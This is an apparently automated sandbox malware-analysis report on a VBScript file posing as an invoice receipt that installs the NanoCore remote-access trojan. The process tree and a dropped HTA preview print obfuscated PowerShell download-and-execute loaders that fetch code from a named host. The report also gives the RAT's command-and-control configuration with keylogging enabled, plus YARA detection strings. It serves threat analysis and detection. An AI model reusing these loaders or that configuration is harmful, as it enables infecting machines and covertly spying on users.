ID: 553203
Sample Name:
G2M18C6INV0ICERECEIPT.vbs
Cookbook: default.jbs
Time: 13:34:24
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report G2M18C6INV0ICERECEIPT.vbs

Overview


General Information

Sample Name:	G2M18C6INV0ICERECEIPT.vbs
Analysis ID:	553203
MD5:	e193dff484ce89b..
SHA1:	49d652b6e0fe607.
SHA256:	1b8775fa633e04e.
Tags:	NanoCore RAT vbs
Infos:	

Most interesting Screenshot:



Detection




Nanocore
HTMLPhisher

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- VBScript performs obfuscated calls …
- Detected Nanocore Rat
- Yara detected HtmlPhish44
- Yara detected Powershell download …
- Yara detected Nanocore RAT
- Writes to foreign memory regions
- Wscript starts Powershell (via cmd o…
- Sigma detected: Suspicious PowerS…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 3220 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\G2M18C6INV0ICERECEIPT.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6152 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $Hx = 'HttP://swmen.com/ben/PS1vedy.txt';$HB=('{2}{0}{1}' -f'---------l---------o---------a---------d---------'.RePlace('---------',''),'**********s**********t**********r**********i**********n**********g**********'.RePlace('**********',''),'sss+Dsss+osss+wsss+nsss+'.RePlace('sss+',''));$HBB=('{2}{0}{1}' -f'---------e---------B---------c---------l---------'.RePlace('---------',''),'---------i---------e---------n---------t---------'.RePlace('---------',''),'---------Ne---------t---------.W---------'.RePlace('------',''));$HBBB=('{2}{0}{1}' -f'------w-o------B------j------e------c------t $------H------'.RePlace('------',''),'------BB------).$H------B(------$H------x)------'.RePlace('------',''),'------I------e------`X(------N--'.RePlace('------',''));$HBBBBB = ($HBBB -Join '')|InVoke-exPressioN MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - aspnet_compiler.exe (PID: 7112 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 4860 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "fcfcc300-e950-40f9-b028-e26ea176",
  "Group": "test",
  "Domain1": "testalienscy9090.duckdns.org",
  "Domain2": "testalienscy9090.duckdns.org",
  "Port": 9090,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\51973492794152879759 39\51973492794152879759 39.HTA	JoeSecurity_HtmlPhish_44	Yara detected HtmlPhish_44	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000000.290807365.000000000402000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
0000000F.00000000.290807365.000000000402000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000000F.00000000.290807365.000000000402000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x12cc5:$x1: NanoCore.ClientPluginHost • 0x12d02:$x2: IClientNetworkHost • 0x16835:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000001.00000002.312159076.000001C73FECA000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Click to see the 19 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
15.0.aspnet_compiler.exe.400000.2.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
15.0.aspnet_compiler.exe.400000.2.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
15.0.aspnet_compiler.exe.400000.2.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
15.0.aspnet_compiler.exe.400000.2.unpack	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfef5:$a: NanoCore • 0xff05:$a: NanoCore • 0x10139:$a: NanoCore • 0x1014d:$a: NanoCore • 0x1018d:$a: NanoCore • 0xff54:$b: ClientPlugin • 0x10156:$b: ClientPlugin • 0x10196:$b: ClientPlugin • 0x1007b:$c: ProjectData • 0x10a82:$d: DESCrypto • 0x1844e:$e: KeepAlive • 0x1643c:$g: LogClientMessage • 0x12637:$i: get_Connected • 0x10db8:$j: #=q • 0x10de8:$j: #=q • 0x10e04:$j: #=q • 0x10e34:$j: #=q • 0x10e50:$j: #=q • 0x10e6c:$j: #=q • 0x10e9c:$j: #=q • 0x10eb8:$j: #=q
15.0.aspnet_compiler.exe.400000.1.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 31 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Suspicious aspnet_compiler.exe Execution

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected Nanocore RAT

Phishing:

Yara detected HtmlPhish44

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

.NET source code contains potential unpacker

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Yara detected Powershell download and execute

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transfer
Default Accounts	Scripting 2 2 1	Registry Run Keys / Startup Folder 1	Process Injection 2 1 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Scripting 2 2 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Sta Port 1
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Applicati Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Applicati Layer Protocol
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trar Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
G2M18C6INV0ICERECEIPT.vbs	2%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.aspnet_compiler.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
15.0.aspnet_compiler.exe.400000.3.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
15.0.aspnet_compiler.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
15.0.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
15.0.aspnet_compiler.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://swmen.com/ben/PS1vedy.txt	0%	Avira URL Cloud	safe	
testalienscy9090.duckdns.org	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://crl.microsoft.co	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://swmen.com/ben/ServerATEVN.txt%27%3B%24	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://swmen.com	0%	Avira URL Cloud	safe	
http://swmen.com/ben/ServerATEVN.txt	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
testalienscy9090.duckdns.org	185.140.53.10	true	true		unknown
swmen.com	107.180.25.2	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://swmen.com/ben/PS1vedy.txt	false	• Avira URL Cloud: safe	unknown
testalienscy9090.duckdns.org	true	• Avira URL Cloud: safe	unknown
http://swmen.com/ben/ServerATEVN.txt	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.140.53.10	testalienscy9090.duckdns.org	Sweden		209623	DAVID_CRAIGGG	true
107.180.25.2	swmen.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553203
Start date:	14.01.2022
Start time:	13:34:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	G2M18C6INV0ICERECEIPT.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.evad.winVBS@8/10@34/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:35:22	API Interceptor	46x Sleep call for process: powershell.exe modified
13:35:48	API Interceptor	1844x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\519734927941528797593 9\519734927941528797593 9.HTA	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3455
Entropy (8bit):	4.5852092828887026
Encrypted:	false
SSDEEP:	96:Zadh1IAgdPeJdPxdP8dPudP/QdPfGj7dP2zRk/dPKQqdPgwj1P9SEnfcqjCUpYNZ:ZadheAgdPmdPxdP8dPudP/QdPfKdP2yx
MD5:	0328D91C5D8F820EF69BDF98DD17310E
SHA1:	23821BDB5C5C0500C557887E3083E26E4F4FBA7D
SHA-256:	B51B5DE30F56E9FC09858C1F9A43F7B897286FF1582AE81F714A5D0D57552CA8
SHA-512:	A63DC8E3460442C108B56A6E234A31286264536837DC7931EF5838BCA8E29365F4A5689B55E3B98276BC926325BEAE53093866D2B1B430F85E650AAE847D0725
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_HtmlPhish_44, Description: Yara detected HtmlPhish_44, Source: C:\ProgramData\519734927941528797593 9\519734927941528797593 9.HTA, Author: Joe Security
Reputation:	low
Preview:	<script language=javascript>document.write(unescape('%3Cscript%20language%3D%22VBScript%22%3E%0AFunction%20var_func%28%29%0AHB%20%3D%20replace%28%22pow%28-_-%29rsh%28-_-%29ll%20%22%2C%22%28-_-%29%22%2C%22e%22%29%0AHBB%20%3D%20%22%24@@@x%20%3D%20%27http://swmen.com/ben/ServerATEVN.txt%27%3B%24@@@%24%24%24%3D%28%27%7B2%7D%7B0%7D%7B1%7D%27%20-f%27---------I---------888---------Nguy%u1EC5n%20V%u0103n%20T%ED---------d---------%27Nguy%u1EC5n%20V%u0103n%20T%u1EE7nR777Nguy%u1EC5n%20V%u0103n%20T%E8olNguy%u1EC5n%20V%u0103n%20T%ED666777%28%27---------%27%2C%27%27%29%2C%27**********+++**********t**********r**********j**********n**********g**********%27Nguy%u1EC5n%20V%u0103n%20T%u1EE7nR777Nguy%u1EC5n%20V%u0103n%20T%E8olNguy%u1EC5n%20V%u0103n%20T%ED666777%28%27**********%27%2C%27%27%29%2C%27++++++++++D++++++++++888++++++++++w++++++++++n++++++++++%27Nguy%u1EC5n%20V%u0103n%20T%u1EE7nR777Nguy%u1EC5n%20V%u0103n%20T%E8olNguy%u1EC5n%20V%u0103n%20T%ED666777%28%27++++++++++%27%2C%27%27%29%29%3B%24@@@%24%24%

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Reputation:	high, very likely benign file
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF041439
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...]....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_axtvtxvy.mrw.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jvx5tmpj.e0j.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
